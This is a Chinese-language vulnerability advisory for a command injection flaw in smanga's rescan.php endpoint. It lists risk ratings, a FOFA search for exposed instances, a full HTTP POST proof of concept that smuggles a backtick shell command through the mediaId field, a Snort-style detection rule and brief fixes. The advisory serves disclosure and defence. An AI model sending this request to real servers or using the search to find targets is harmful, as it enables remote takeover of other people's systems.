

smanga-rescan-命令注入

smanga-rescan-命令注入，攻击者可执行任意命令导致服务器被控。

影响版本

smanga

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: body="Smanga"

POC/EXP:

```
POST /php/path/rescan.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/110.0.0.0 Safari/537.36
Content-Length: 37
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,ak;q=0.8
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
If-Modified-Since: Wed, 01 Mar 2023 11:24:50 GMT
If-None-Match: "63ff3602-c6d"

path=/tmp&mediaId=`id>hello.txt`&pathId=1
```



sonrt规则：

```
alert http any any -> $HOME_NET any (
  msg:"smanga - Command Injection via rescan.php";
  flow:to_server,established;
  http.method; content:"POST";
  http.uri; content:"/php/path/rescan.php";
  http.request_body; content:"mediaId=";
  pcre:"/mediaId=[^&]*`id[^\`]*`/i";
  metadata:
    cve none,
    service http,
    affected_product "smanga",
    vulnerability_type "Command Injection",
    severity "critical";
  classtype:web-application-attack;
  sid:1000474;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。